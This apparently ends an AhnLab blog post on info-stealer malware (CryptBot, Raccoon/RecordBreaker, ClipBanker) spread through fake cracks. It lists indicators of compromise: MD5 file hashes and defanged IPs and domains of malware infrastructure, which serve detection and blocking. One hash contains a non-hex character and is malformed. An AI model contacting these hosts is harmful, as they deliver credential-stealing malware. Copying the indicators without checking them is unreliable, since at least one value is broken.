93616597668efdb867ddf7cd57770cbf
9474e5bacc81c3c9f89ea715f5dc0386
f76a39ac0554660bf42ef5183f307e98
0013a631fa834f5bc5e030915f04bae3
911218c5a4b27ed64d9468072e40fbe2
8cc96afcbafc216bad7391bd5620a1ab
8a30464e46e5f0800897c8025dc02bd0
4814dc4de03142394f933f2f8846c38d
3a77e0d698fc6b4a1e94c159a1bda8b5
5cf3f56705d8aeebd97f323840a13be9
1e2c588fd8c283645d649a599ee49869
0bf526b8701b6d0eaa0e311c1f5a6ef3
6757060c69b972cf6489383067d97820
ba9f64fb8b97a949f4fe43897a6deb56
b654223ed3a206a4891c34cb5349144c
1643c8501d99d9a031b1805769184eaf
27f82fdd3c622392caa5540ed2741eec
cf181224828ded7b37834babee5be0ef
579d7fa7639968257bc0d21385aa39fe
a75d1f6001bdd7df73e12df1a6770667
5eed20e9348acc3b71225473703de630
3295b36d17b708dfb440fa2f00e66a69
9bb5a5eef53fed1e923dce65114fe846
e38de205a3a00faa37a2131da2ba7e29
0e44093ebeaedda84484b2c2aa27b710
1d1b932e0284e99878c93fd4cf934497
308666c3b12efa97a6c0722fcad19a47

659859eccf3ca06f065a40ca4e1d0ac8
7727f9c2445997ab806dfe1f3c16f645
7f6565f4538b2167c9608f9459ebf3cd
8108d757b65227cc4428180d44cec461
87c9bd5be621a173953545353d458626
8eb5819ff908c5890f6e617f2ba31697
9b24498112ea88917df8f138f153eaff
a1925bd16eb3eb45541844a7a4c5c778
a2d05309339c936347ef5ec6ba6de599
bb88c45170f33694cad8ded6464ce67a
bee6b738b50f7de3299fa1b315f0ca93
f8a8a1a16abc8bb63435265f6f4d018e
3e2d0c1798a20041337629893cb2b2ea
5b1f089eb6b51bee30f41f21933701fc
b2efc4f86da56c893701f675f8e12f20
e729c14e3ba0a6eff92196a8047c3a08
058874fe5f95c762a3fa016faf1077a1
102ffcae7b93356fa9f026fc0ecbd87c
14027e925ba400d5d3c85269bfb85196
1aa62bee653e407407ba2c87191f9ff7
3685b25e7475717662b1e23b74d1edcd
45a4fbd5164e0e10858528a26c721c99
49a39ad81be36f89ba9f49f69f943e17
5299c2c153a12ced50c16c9ec1ca7ac1
566b3dc0343ed81b579e4a9c37046707
58a3b17d7372a1f103c1d9d45519c251
71f0b632f60d7b1ab64cdfaf4efe32b9
74c68591bcb11a3965d3a8b1db397eb7
8fd8ed5ea8f136d76ea4197aae294907
917f3138392288l7ae37504ce3ff8b0a
a84e969ef5ed6c1022ec5080d954d800
aaa1308971ba5bfab1f83bbb170cdb4c
ac1ab1dcd21eb9529b6b56b29206812f
b708193b603fa922880c2f95e1fce5d1
c5963cf4bb3f4ae56c42a50f0edf5988
0819aafa9f39989135d5d8653bfca06f
14852cfea97c792ca83ecbf8dfa84f18
15173dce1e7f34b1982d13504a38348a
2c005f8899716e3bb66b06faa2cbcaab
2fd256b3be897b7270701dca32e52f2b
48a089a2db266c7f98faec0e04e0d5c3
5591e0d68e650af9e5e504daa72a5e9d
8190f0e27758edb6b797ad3dc21de59a
b1fadc639f3e37ca7f074d17c43063bc
cc6bc8ed20240c6778caa26317730ebe
eb829d4dea8cf69ab505e55ac01a8ffa
f719802a1bef015e21971bebcc0657c8
563eb6fe83d4f1fe97d20fb20c672601
07ef759b069dd67294511b6991e3e494
230035168e2e6cd6f3d539d161f42732
2e8c324223dbfb13e7fa96df8cd4fc97
7f25d6f78a5584b4f40e8500eed53409
bb3cfe4e4ac4be35debbe05761a5cb2e
9c25f4974604a5f756b5b5ba55c13d38

194.180.174[.]180
94.158.244[.]213
45.142.212[.]100
45.140.146[.]169
194.180.174[.]187
194.180.174[.]186
brain-lover[.]xyz
135.181.105[.]89
load-brain[.]xyz
77.91.102[.]88
use-freedom[.]xyz
software-load[.]xyz
interactive-soft[.]xyz
77.91.103[.]31
broke-bridge[.]xyz
94.158.247[.]24
just-trust[.]xyz
really-software[.]xyz
feel-quite[.]xyz
viper-air[.]xyz
polar-gift[.]xyz
retro-rave[.]xyz
cool-story[.]xyz
fall2sleep[.]xyz
heal-brain[.]xyz
tech-lover[.]xyz
love-light[.]xyz
soft-viper[.]site
side-soft[.]site
both-those[.]xyz
violance-heck[.]site
main-soft[.]site
85.239.34[.]235
fill-empty[.]xyz
cover-you[.]site
45.67.34[.]234
45.67.34[.]238
45.142.215[.]92
fall-hire[.]site
violance-rave[.]site
45.153.230[.]183
45.152.86[.]98
74.119.193[.]57
77.91.74[.]67
146.19.247[.]28
77.91.102[.]115
45.159.251[.]21
146.19.247[.]52
45.142.215[.]50
45.150.67[.]175
45.133.216[.]170
193.43.146[.]22
193.43.146[.]26
146.70.124[.]71
193.43.146[.]17
146.19.75[.]8
45.84.0[.]152
45.133.216[.]249
45.67.34[.]152
45.133.216[.]145

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:ClipBanker, CryptBot, Fake Crack, InfoStealer, malware, Raccoon, record stealer, recordbreaker, recordbreaker stealer